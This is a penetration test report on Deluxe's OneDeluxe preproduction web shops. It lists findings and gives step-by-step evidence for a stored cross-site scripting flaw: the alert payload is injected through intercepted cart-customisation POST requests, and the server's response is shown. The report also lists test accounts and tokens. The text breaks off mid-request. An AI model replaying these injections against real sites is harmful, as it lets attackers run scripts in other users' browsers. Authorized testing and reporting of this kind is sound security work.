March 30, 2026

WEB APPLICATION PENETRATION TEST REPORT

APPLICATION SECURITY ASSESSMENT

OneDeluxe and OneDeluxe Canada

preprod.deluxe.com/products,
preprod.deluxe.ca/en-ca/products

deluxe®
trusted business technology

TABLE OF CONTENTS

EXECUTIVE SUMMARY

The GFL Security team conducted a penetration test of the OneDeluxe and OneDeluxe Canada web applications between March 30th, 2026, and April 3rd, 2026, and due to an extended window between April 7th, 2026, and April 8th, 2026, on behalf of Deluxe Corp as part of their security assessment program, to determine its exposure to a targeted attack.

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational and/or application data.

The assessment was conducted in accordance with the recommendations outlined in NIST SP 800-115 and OWASP.

ASSESSMENT SCOPE

All the resources reachable through the tested web application during penetration testing become a part of the pentest scope unless otherwise excluded as specified by the application team/owner during preliminary preparation for the test.

In agreement with the application team, penetration testing of OneDeluxe and OneDeluxe Canada was carried out against the preproduction environment for the following instances:

- preprod.deluxe.com/products
- preprod.deluxe.ca/en-ca/products

ACCESS LEVEL FOR CONDUCTING A PEN TEST

The web application typically maintains multiple user roles to define permissions, control areas and features a user will have access to within the application.

Roles and accesses to be used for assessment are stipulated with the application team/owners beforehand as a part of the preparation for the penetration test. In the selection of the proper roles, the GFL Security Team consulted with the application team on roles to test and relied on the expertise of the application team to identify and provide the necessary application access for testing.

Penetration testing of the OneDeluxe and OneDeluxe Canada web applications was performed with the role of a regular user. Test accounts were supplied by the application team as no free self-registration is available.

The below accounts provided for testing should be either removed/disabled, or the password should be reset after the pen test is completed.

URL	Account(s) Used
preprod.deluxe.com/products	ha.nna.horokh@deluxe.com
preprod.deluxe.ca/en-ca/products	hanna.horo.kh@deluxe.com

VULNERABILITY RISK RATING

CRITICAL	Critical vulnerabilities represent the highest level of risk and require immediate remediation. These issues are often straightforward to take advantage of and may allow unauthorized access to systems or lead to significant harm to the organization.
HIGH	High severity vulnerabilities should be treated as a priority. While they may require more effort to take advantage of or may not cause as much damage as critical issues, they still present a serious risk to the organization.
MEDIUM	Medium severity issues are considered lower priority but should still be addressed in a timely manner. These may be more complex to leverage or may not result in significant impact under typical conditions.
LOW	Low-severity vulnerabilities are real but generally represent a minimal impact on the environment. These should be remediated after the HIGH and MEDIUM vulnerabilities are resolved.
INFORMATIONAL	Informational findings do not directly affect the security posture of the environment. However, they may disclose technical details that, when combined with other weaknesses, could contribute to an increased overall risk.

RISK RATING DEFINITIONS

All penetration test findings are rated by (GFL) based on the two risk rating methods: CVSS (v3) and OWASP Risk Rating Methodology. This approach enables the GFL Security Team to produce an accurate assessment of potential risks.

The key factors considered for risk estimation are:

- Estimated likelihood
- Estimated impact

However, such factors as an application's purpose, specifics of its use, the field or industry it belongs to, and other nuances may contribute to the modification of a default risk level and either mitigate or escalate it. Adjustments to risk rates are usually discussed afterward and analysis is made based on additional details disclosed by the application team or owners.

STRIDE DEFINITIONS

The STRIDE model is an industry-accepted threat model classification methodology that was developed and is used by Microsoft to identify and characterize threats according to their potential security impact. It is commonly used in development with other security frameworks, such as the Microsoft Security Development Lifecycle (SDL).

STRIDE is an acronym for the following six threat categories with corresponding control that should prevent it:

Name	Description	Security Control
Spoofing	It is possible to impersonate another user by assuming or forging his\her information to gain unauthorized access to data or cause damage.	Authentication
Tampering	Malicious modification of code or persistent data, such as records in a database, and the data alteration in transit over an open network.	Integrity
Repudiation	The lack of ability to trace operations or user actions creates a repudiation issue when a user tries to deny a specific action or event, such as a transaction or login attempt, and the other parties have no way to prove otherwise.	Non-Repudiation
Information disclosure	Action that exposes sensitive information of users or applications to unauthorized parties.	Confidentiality
Denial of Service	The threat that might result in preventing legitimate users from accessing a system or resource, such as by making a web server temporarily unavailable or unusable.	Availability
Elevation of privileges	Ability to change users' identities and privileges to gain elevated permissions or access to resources to achieve unauthorized access to information or to compromise a system.	Authorization

If an identified vulnerability could compromise an application in a specific way according to categorization it will be marked in the summary table, as an example:

STRIDE Vector	S	T	R	I	D	E
	—	X	—	X	X	X

AUTOMATED SCANS

Conducting automated testing assumes the use of Nessus Professional functionality as part of the initial vulnerability scan. Nessus Professional is a comprehensive vulnerability scanner that uses a variety of techniques to identify potential security weaknesses. It can scan both local and remote systems, including web applications, databases, and network devices. Nessus uses a plugin-based architecture that allows it to detect vulnerabilities across a wide range of platforms and technologies, including operating systems, middleware, and applications.

Automated testing will be performed according to PCI DSS compliance requirements. The vulnerabilities would be subsequently validated, which would reduce the percentage of potential false positive findings. Vulnerabilities will be submitted according to their risk, descriptions, and designations specified in Nessus Professional.

Scans will be performed as an external user to limit possible risks to a system due to the possible non-recoverable damage that can be caused by using the scanner in an environment with certain rights and conditions.


MANUAL TESTING

Manual penetration testing is a method of discovery, analysing, identifying and evaluating vulnerabilities where the result is based on the tester's experience, knowledge, actions and tools, enabling a precise approach to the application's unique features and interaction nuances. This includes confidentiality and integrity of sensitive data, careful usage of highly privileged accounts and risk consideration for production environments during the testing period.

A primary goal of these tests is to identify unique or non-obvious features that automated scanners often miss due to their workflow specifics or the application's unique design. Manual testing offers a wider and deeper scope with greater flexibility, allowing testers to adjust their approaches and tools for diverse vulnerabilities and circumstances.

All testing will be conducted without any restrictions other than those described by the manager, developers, or application owner.

Summary of Results



Severity level	Critical	High	Medium	Low
Number of findings	0	2	1	0

CONCLUSIONS

Considering the above, it was concluded that the overall risk rating for the OneDeluxe and OneDeluxe Canada applications is **High.**

DETAILED CONCLUSIONS

Vulnerability Title	URL	Risk Level	Status
Stored Cross-Site Scripting	preprod.deluxe.com/products preprod.deluxe.ca/en-ca/products	HIGH	new
Unsupported Software – Bootstrap	preprod.deluxe.com/products preprod.deluxe.ca/en-ca/products	HIGH	new
Outdated software version – datatable	preprod.deluxe.com/products preprod.deluxe.ca/en-ca/products	MEDIUM	new

During penetration testing of the OneDeluxe and OneDeluxe Canada applications, it was identified that they are affected by **input validation flaws that may** put the **integrity** and **confidentiality** of customer data at significant risk, resulting in considerable **business** and **reputational losses**.

Additionally, **usage of outdated and unsupported software** can lead to certain security issues, including **manipulation**, **corruption**, or **disclosure of internal data** to unauthorized parties, with a **severe impact** on business.

H.1 Stored Cross-Site Scripting

CVSS v3 Vector	AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N					HIGH 7.4
STRIDE Vector	**S**	**T**	**R**	**I**	**D**	**E**
	—	X	—	X	—	X

FINDING

Cross-Site Scripting attacks are a type of injection vulnerability, in which malicious scripts are injected into the otherwise benign and trusted web sites. Cross-site scripting (XSS) attacks are working to send malicious code, generally in the form of a client-side script, to the end user when an attacker uses a web application. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user in the output it generates without validating or encoding it.

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information.

RECOMMENDATION

If the source code of the tested application cannot be modified, such as in the case of many vendor-provided applications, an application layer firewall should be deployed at the perimeter. It should block all unnecessary characters, including the greater/less than, symbols, forward slashes, and script tags.

If modification of the source code is possible, such as in the case of custom-developed applications, ensure that your application performs validation of all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed. It is strongly recommended to implement a ‘positive’ security policy that specifies what is allowed. “Negative” or attack signature-based policies are difficult to maintain and are likely to be incomplete. HTML entity encoding of user-supplied output can also defeat XSS vulnerabilities by preventing inserted scripts from being transmitted to users in an executable form. In addition, application development standards and quality assurance processes should be reviewed in order to determine how insecure code was promoted to a production environment and in order to revisit if the best practices of security are implemented.

REFERENCES

https://owasp.org/www-community/attacks/xss/

https://wiki.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001)

AFFECTED APPLICATIONS

Host	IP
preprod.deluxe.com/products	23.216.132.76
preprod.deluxe.ca/en-ca/products	23.216.132.76


EVIDENCE A

URL: https://preprod.deluxe.com/products/promotional/wizzard-executive-pen/62607/


Payload: <script>throw[onerror]=[alert],'Stored+XSS'

Authentication: Not required

By utilizing the 'Customize & buy' functionality:



The application allows users to personalize products using an HTML editor:



URL: https://preprod.deluxe.com/products/cartaddcustomized

Upon clicking on the "Add to Cart" button, a request with the following content is sent:


```
POST https://preprod.deluxe.com/products/cartaddcustomized/ HTTP/1.1

__RequestVerificationToken=NZxdaFHKJtJSUKDH3_RG7bQrY9t8iEg15q-XRXIPOu74vDH5iXxEzHZC14YF9Mtv8GNniTcewb443OgkGreT3n_dTOo1&
customer_id=590718&product_id=62607&cart_id=4592337&cart_detail_id=0&product-main_62607=62607&quantity_init=75&
child_product_id_init=0&product_path=%2Fproducts%2Fpromotional%2Fwizzard-executive-pen%2F62607%2F&cart_type_id=1&
screenChargeOptionID=0&sel_item_color=90&quantity=75&comments_78=&group_78=
62607%5E90%5EBlack%5E78%5E2D2926%5E0.0000%5E0.0000%5E0%5E0.0000%5E%5E&comments_84=&group_84=62607%5E14504%5EFull+Color+
Digital+Printing%5E84%5Eimprintcolor%3Ano%5E45.0000%5E0.3500%5E0%5E0.0000%5E%5E&editor_48=%3Cp+
style%3D%22text-align%3Acenter%3B%22%3E%26nbsp%3Btest%3C%2Fp%3E&files=&group_48=62607%5E5614%5EImprint+
Text%5E48%5E%5E0%5E0%5E0%5E0%5E%5E%253Cp%2520style%253D%2522text-align%253Acenter%253B%2522%253E%2526nbsp%253Btest%253C%252
Fp%253E&comments_48=%3Cp+style%3D%22text-align%3Acenter%3B%22%3E%26nbsp%3Btest%3C%2Fp%3E&comments=&comments_13=&group_13=
62607%5E713%5EBlack%5E13%5E000000%5E0.0000%5E0.0000%5E0%5E0.0000%5E%5E&standard_due_date=4%2F23%2F2026&group_130=
62607%5E5248%5ESee+Comments%5E130%5E%5E0%5E0%5E0%5E0%5E%5E&comments_130=
```

However, by intercepting the request, it is possible to inject malicious code into its fields, after which the application will accept it and redirect the user to the shopping cart:

```
POST https://preprod.deluxe.com/products/cartaddcustomized/ HTTP/1.1
host: preprod.deluxe.com

__RequestVerificationToken=NZxdaFHKJtJSUKDH3_RG7bQrY9t8iEg15q-XRXIPOu74vDH5iXxEzHZC14YF9Mtv8GNniTcewb443OgkGreT3n_dTOo1&
customer_id=590718&product_id=62607&cart_id=4592337&cart_detail_id=0&product-main_62607=62607&quantity_init=75&
child_product_id_init=0&product_path=%2Fproducts%2Fpromotional%2Fwizzard-executive-pen%2F62607%2F&cart_type_id=1&
screenChargeOptionID=0&sel_item_color=90&quantity=75&comments_78=&group_78=
62607%5E90%5EBlack%5E78%5E2D2926%5E0.0000%5E0.0000%5E0%5E0.0000%5E%5E&comments_84=&group_84=62607%5E14504%5EFull+Color+
Digital+Printing%5E84%5Eimprintcolor%3Ano%5E45.0000%5E0.3500%5E0%5E0.0000%5E%5E&editor_48=<script>throw[onerror]=[alert],'
Stored+XSS'&files=&group_48=62607%5E5614%5EImprint+
Text%5E48%5E%5E0%5E0%5E0%5E0%5E%5E%253Cp%2520style%253D%2522text-align%253Acenter%253B%2522%253E%2526nbsp%253Btest%253C%252
Fp%253E<script>throw[onerror]=[alert],'Stored+XSS'&comments_48=<script>throw[onerror]=[alert],'Stored+XSS'&comments=&
comments_13=&group_13=62607%5E713%5EBlack%5E13%5E000000%5E0.0000%5E0.0000%5E0%5E0.0000%5E%5E&standard_due_date=
4%2F23%2F2026&group_130=62607%5E5248%5ESee+Comments%5E130%5E%5E0%5E0%5E0%5E0%5E%5E&comments_130=
```


```
Response
Header: Text   Body: Text

HTTP/1.1 302 Moved Temporarily

<html><head><title>Object moved</title><script type="text/javascript" src=
"/products/ruxitagentjs_ICA7NVfqrux_10333260303165926.js" data-dtconfig=
"rid=RID_-1106452424|rpid=-1060775882|domain=deluxe.com|reportUrl=/products/rb_bf84693qiz|app=3bfeca42d97c378b|cuc=oftqd0x
5|owasp=1|mel=100000|expw=1|featureHash=ICA7NVfqrux|dpvc=1|lastModification=1773870962237|tp=500,50,0|rdnt=1|uxrgce=1|srbb
v=2|agentUri=/products/ruxitagentjs_ICA7NVfqrux_10333260303165926.js"></script></head><body>
<h2>Object moved to <a href="/products/cart/">here</a>.</h2>
</body></html>
```

After that, go to the product's Modify page:



URL: https://preprod.deluxe.com/products/customize/wizzard-executive-pen/62607/?detailid=8281729

The malicious code will be executed:




EVIDENCE B

URL: https://preprod.deluxe.ca/en-ca/products/promotional/silver-element-stylus-pen/50222/


Payload: <script>throw[onerror]=[alert],'Stored+XSS'

Authentication: Not required

By utilizing the 'Customize & buy' functionality:



The application allows users to personalize products using an HTML editor:



URL: https://preprod.deluxe.ca/en-ca/products/cartaddcustomized/

Upon clicking on the "Add to Cart" button, a request with the following content is sent:


```
POST https://preprod.deluxe.ca/en-ca/products/cartaddcustomized/ HTTP/1.1

__RequestVerificationToken=nOvPENrDhgsYH5zMXleEGBg3RzPypoWr_dlbdNbFjJF-8eQ7ixGH6MwdliX91FZ8TXJw_-nhELVbPhGht2LF_DD9Xy41&
customer_id=0&product_id=50222&cart_id=4592336&cart_detail_id=8280339&product-main_50222=50222&quantity_init=&
child_product_id_init=0&product_path=%2Fen-ca%2Fproducts%2Fpromotional%2Fsilver-element-stylus-pen%2F50222%2F&cart_type_id=
1&screenChargeOptionID=0&sel_item_color=&quantity=300&comments_78=&group_78=
50222%5E90%5EBlack%5E78%5E2D2926%5E0.0000%5E0.0000%5E0%5E0.0000%5E%5E&group_91=50222%5E5102%5EBlack%2C+Medium+Point+
Ink%5E91%5E000000%5E0.0000%5E0.0000%5E0%5E0.0000%5E%5E&editor_48=test&files=&group_48=50222%5E5614%5EImprint+
Text%5E48%5E%5E0%5E0%5E0%5E0%5E%5Etest&comments_48=test&comments=&comments_172=&group_172=50222%5E11623%5E1+Color+1+
Location%5E172%5E1%5E0.0000%5E0.0000%5E0%5E0.0000%5E%5E&comments_13=&group_13=
50222%5E713%5EBlack%5E13%5E000000%5E0.0000%5E0.0000%5E0%5E0.0000%5E%5E&standard_due_date=4%2F16%2F2026&group_130=
50222%5E5248%5ESee+Comments%5E130%5E%5E0%5E0%5E0%5E%5E&comments_130=
```

However, by intercepting the request, it is possible to inject malicious code into its fields, after which the application will accept it and redirect the user to the shopping cart:

```
POST https://preprod.deluxe.ca/en-ca/products/cartaddcustomized/ HTTP/1.1
host: preprod.deluxe.ca

__RequestVerificationToken=nOvPENrDhgsYH5zMXleEGBg3RzPypoWr_dlbdNbFjJF-8eQ7ixGH6MwdliX91FZ8TXJw_-nhELVbPhGht2LF_DD9Xy41&
customer_id=0&product_id=50222&cart_id=4592336&cart_detail_id=8280339&product-main_50222=50222&quantity_init=&
child_product_id_init=0&product_path=%2Fen-ca%2Fproducts%2Fpromotional%2Fsilver-element-stylus-pen%2F50222%2F&cart_type_id=
1&screenChargeOptionID=0&sel_item_color=&quantity=300&comments_78=&group_78=
50222%5E90%5EBlack%5E78%5E2D2926%5E0.0000%5E0.0000%5E0%5E0.0000%5E%5E&group_91=50222%5E5102%5EBlack%2C+Medium+Point+
